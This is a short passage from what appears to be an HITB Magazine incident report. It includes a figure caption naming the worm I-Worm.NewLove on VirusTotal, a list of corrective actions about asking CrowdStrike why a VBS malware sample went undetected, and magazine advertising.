
Click to select   Double click to expand

Image 1.19: I-Worm.NewLove – VirusTotal

CORRECTIVE ACTIONS

The following actions will be taken to improve the protection environment of our assets:

- This report will be sent to CrowdStrike Team to validate how the detection flow for known malware works, and why this VBS/Malware wasn't detected;
- Validate the performance of NGAV, Machine Learning and other components, regarding this type of detection;
- The best practices of the configurations will be revalidated with the CrowdStrike team. □


This could be your brand.
Contact us for branding opportunities.
editorial@hackinthebox.org

HITB

HITB+ CyberWeek

Abu Dhabi, UAE, 2021

The Largest HITB Cyber Security Event In The Middle East

21-25 Nov

HITBMag

Keeping Knowledge Free

For submissions and branding, visit magazine.hitb.org
or email to editorial@hackinthebox.org

Twitter / YouTube: @hitbsecconf
Facebook / LinkedIn: Hack In The Box